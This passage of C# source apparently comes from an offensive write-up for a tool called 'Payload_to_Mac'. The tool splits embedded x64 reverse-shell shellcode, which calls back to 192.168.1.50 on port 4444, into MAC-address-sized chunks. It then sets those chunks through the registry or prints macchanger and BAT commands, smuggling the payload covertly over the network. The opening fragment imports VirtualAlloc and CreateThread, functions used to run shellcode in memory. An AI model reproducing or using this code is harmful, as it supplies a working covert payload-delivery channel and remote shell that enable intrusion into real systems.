        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

        [DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
        [DllImport("kernel32")]
        private static extern bool VirtualFree(IntPtr lpAddress, UInt32 dwSize, UInt32 dwFreeType);
        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref
UInt32 lpThreadId);
        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
    }
}
```

Payload_to_Mac.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using Microsoft.Win32;
using System.Management.Instrumentation;
using System.Management;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;

namespace Payload_to_Mac
{
  class Program
  {
    static string payload = "fc4883e4f0e8cc0000004151415052"
      + "51564831d265488b5260488b521848"
      + "8b5220488b7250480fb74a4a4d31c9"
      + "4831c0ac3c617c022c2041c1c90d41"
      + "01c1e2ed524151488b52208b423c48"
      + "01d0668178180b020f85720000008b"
      + "80880000004885c074674801d0508b"
      + "4818448b40204901d0e35648ffc941"
      + "8b34884801d64d31c94831c0ac41c1"
      + "c90d4101c138e075f14c034c240845"
      + "39d175d858448b40244901d066418b"
      + "0c48448b401c4901d0418b04884801"
      + "d0415841585e595a41584159415a48"
      + "83ec204152ffe05841595a488b12e9"
      + "4bffffff5d49be7773325f33320000"
      + "41564989e64881eca00100004989e5"
      + "49bc0200115cc0a8013241544989e4"
      + "4c89f141ba4c772607ffd54c89ea68"
      + "010100005941ba29806b00ffd56a05"
      + "415e50504d31c94d31c048ffc04889"
      + "c248ffc04889c141baea0fdfe0ffd5"
      + "4889c76a1041584c89e24889f941ba"
      + "99a57461ffd585c0740a49ffce75e5"
      + "e8930000004883ec104889e24d31c9"
      + "6a0441584889f941ba02d9c85fffd5"
      + "83f8007e554883c4205e89f66a4041"
      + "5968001000004158 4889f24831c941"
      + "ba58a453e5ffd54889c34989c74d31"
      + "c94989f04889da4889f941ba02d9c8"
      + "5fffd583f8007d2858415759680040"
      + "000041586a005a41ba0b2f0f30ffd5"
      + "575941ba756e4d61ffd549ffcee93c"
      + "ffffff4801c34829c64885f675b441"
      + "ffe7586a005949c7c2f0b5a256ffd5";
    static void Main(string[] args)
    {
      try
      {
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.Green;
        Console.WriteLine("Payload_to_Mac v1.0 Tool (MacChanger) ");
        Console.WriteLine("Published by Damon Mohammadbagher");
        Console.ForegroundColor = ConsoleColor.Yellow;
        Console.WriteLine("Warning : You should RunAs Administrator this tool for changing Mac Address");
        Console.ForegroundColor = ConsoleColor.DarkYellow;
        Console.WriteLine("Warning : this code tested with Win7x64-SP1");
        Console.WriteLine("Warning : Win8 , Win10 Not Tested ;)");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("Step I  syntax 0 : Payload_to_Mac.exe null");
        Console.WriteLine("Step I  syntax 1 (Windows) : Payload_to_Mac.exe null \"PAYLOAD\" ");
        Console.WriteLine("Step I  Example 1: Payload_to_Mac.exe null \"5fffd583f8007d2858415759680040\" ");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("Step I  syntax 0 : Payload_to_Mac.exe lin");
        Console.WriteLine("Step I  syntax 1 (Linux) : Payload_to_Mac.exe lin \"PAYLOAD\" ");
        Console.WriteLine("Step I  Example 1: Payload_to_Mac.exe lin \"5fffd583f8007d2858415759680040\" ");
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("Step II syntax 2 : Payload_to_Mac.exe Regkey_Parent  [00+Payload] \"Connection Name\" ");
        Console.WriteLine("Step II Example 2: Payload_to_Mac.exe 0007  005fffd583f8 \"Local Area Connection\" ");
        Console.ForegroundColor = ConsoleColor.DarkRed;
        Console.WriteLine(@"Check your Parent Regkey in this address: ");
        Console.WriteLine(@"SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\");
        Console.ForegroundColor = ConsoleColor.Gray;

        if (args.Length >= 1 && (args[0].ToUpper() == "NULL" || args[0].ToUpper()=="LIN") )
        {
          Console.ForegroundColor = ConsoleColor.Red;
          Console.WriteLine();
          if (args[0].ToUpper() == "NULL")
          {
            Console.WriteLine("Copy these lines to one BAT file ;)");
            Console.WriteLine("You should RunAs Administrator this BAT file");
            Console.WriteLine();
          }
          else if (args[0].ToUpper() == "LIN")
          {
            Console.WriteLine("Copy these lines to one Bash Script file for Linux ;)");
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine(" #!/bin/bash");
            Console.WriteLine("sudo ifconfig eth0 down; sudo macchanger -m  " + "00:ff:00:ff:00:ff" + " eth0; sudo 
ifconfig eth0 up; sleep 10;");
          }

          Console.ForegroundColor = ConsoleColor.Gray;
          if (args.Length >= 2 && args[1] != null) { payload = args[1].ToString(); }
          int b = 0;
          string temp = "";
          string temp_mac_addresses = "";

          foreach (char item in payload)
          {
            temp += item;
            b++;
            if (b >= 10)
            {
              if (args[0].ToUpper() == "NULL")
                Console.Write("Payload_to_Mac.exe " + "0007" + " " + "00" + temp + " \"Local Network Connection\"");
              if (args[0].ToUpper() == "LIN")
              {
                /// 00:48:31:c0:ac:3c ==> "00" + 48:31:c0:ac:3c
                for (int i = 0; i < 10;)
                {
                  temp_mac_addresses += temp.Substring(i, 2) + ":";
                  i++;
                  i++;
                }
                Console.Write("sudo ifconfig eth0 down; sudo macchanger -m  " + "00:" +
temp_mac_addresses.Substring(0,temp_mac_addresses.Length-1) + " eth0; sudo ifconfig eth0 up; sleep 10;");
              }
              Console.WriteLine(""); b = 0;
              temp = "";
              temp_mac_addresses = "";
            }
          }
          if (args[0].ToUpper() == "LIN")
            Console.WriteLine("sudo ifconfig eth0 down; sudo macchanger -m  " + "00:ff:ff:ff:ff:ff" + " eth0; sudo
ifconfig eth0 up; sleep 10;");

          Console.WriteLine("");
          Console.WriteLine("rem PAYLOAD : " + payload);
        }
        else if (args.Length >= 1)
        {
          string __RegkeyParentkeyNumber = "0007";
          string NIC_Name = "Local Network Connection";
          NIC_Name = args[2].ToString();
          __RegkeyParentkeyNumber = args[0].ToString();
          string regkeyadd = args[1].ToString();


          Console.ForegroundColor = ConsoleColor.DarkGreen;
          Console.WriteLine("Disable NIC ");
          SelectQuery wmiQuery = new SelectQuery("SELECT * FROM Win32_NetworkAdapter WHERE NetConnectionId != NULL");
          ManagementObjectSearcher searchProcedure = new ManagementObjectSearcher(wmiQuery);
          foreach (ManagementObject item in searchProcedure.Get())
          {
            if (((string)item["NetConnectionId"]) == NIC_Name)
            {
              item.InvokeMethod("Disable", null);
            }
          }
          Console.ForegroundColor = ConsoleColor.DarkGreen;
          Console.WriteLine("Set Payload to mac ");
          RegistryKey rkey;
          /// for win10 i think this regkey "RKEY" address should be CHANGE ;-/
          /// this code tested with win7x64-sp1
          rkey = Registry.LocalMachine.CreateSubKey(@"SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-
08002BE10318}\" + __RegkeyParentkeyNumber);


          rkey.SetValue("NetworkAddress", regkeyadd);
          System.Threading.Thread.Sleep(6000);
          Console.WriteLine("Enable NIC ");
          SelectQuery wmiQuery2 = new SelectQuery("SELECT * FROM Win32_NetworkAdapter WHERE NetConnectionId != NULL");
          ManagementObjectSearcher searchProcedure2 = new ManagementObjectSearcher(wmiQuery2);
          foreach (ManagementObject item in searchProcedure2.Get())
          {
            if (((string)item["NetConnectionId"]) == NIC_Name)
            {
              item.InvokeMethod("Enable", null);
            }
          }
          Console.ForegroundColor = ConsoleColor.Green;
          Console.WriteLine("Mac Set : {0}", regkeyadd);
          Console.ForegroundColor = ConsoleColor.DarkGreen;
          System.Threading.Thread.Sleep(10000);
        }
      }
      catch (Exception e)
      {
        Console.WriteLine("Error 1: {0}", e.Message);
      }
    }
    private const string baseReg = @"SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002bE10318}\";


    public static bool SetMAC(string nicid, string newmac)
    {
      bool ret = false;
      using (RegistryKey bkey = GetBaseKey())
      using (RegistryKey key = bkey.OpenSubKey(baseReg + nicid))
      {
        if (key != null)
        {
          key.SetValue("NetworkAddress", newmac, RegistryValueKind.String);


          ManagementObjectSearcher mos = new ManagementObjectSearcher(
            new SelectQuery("SELECT * FROM Win32_NetworkAdapter WHERE Index = " + nicid));


          foreach (ManagementObject o in mos.Get().OfType<ManagementObject>())
          {
            o.InvokeMethod("Disable", null);
            o.InvokeMethod("Enable", null);
            ret = true;
          }
        }
      }
      return ret;
    }

    private static RegistryKey GetBaseKey()
    {
      throw new NotImplementedException();
    }
  }
}
```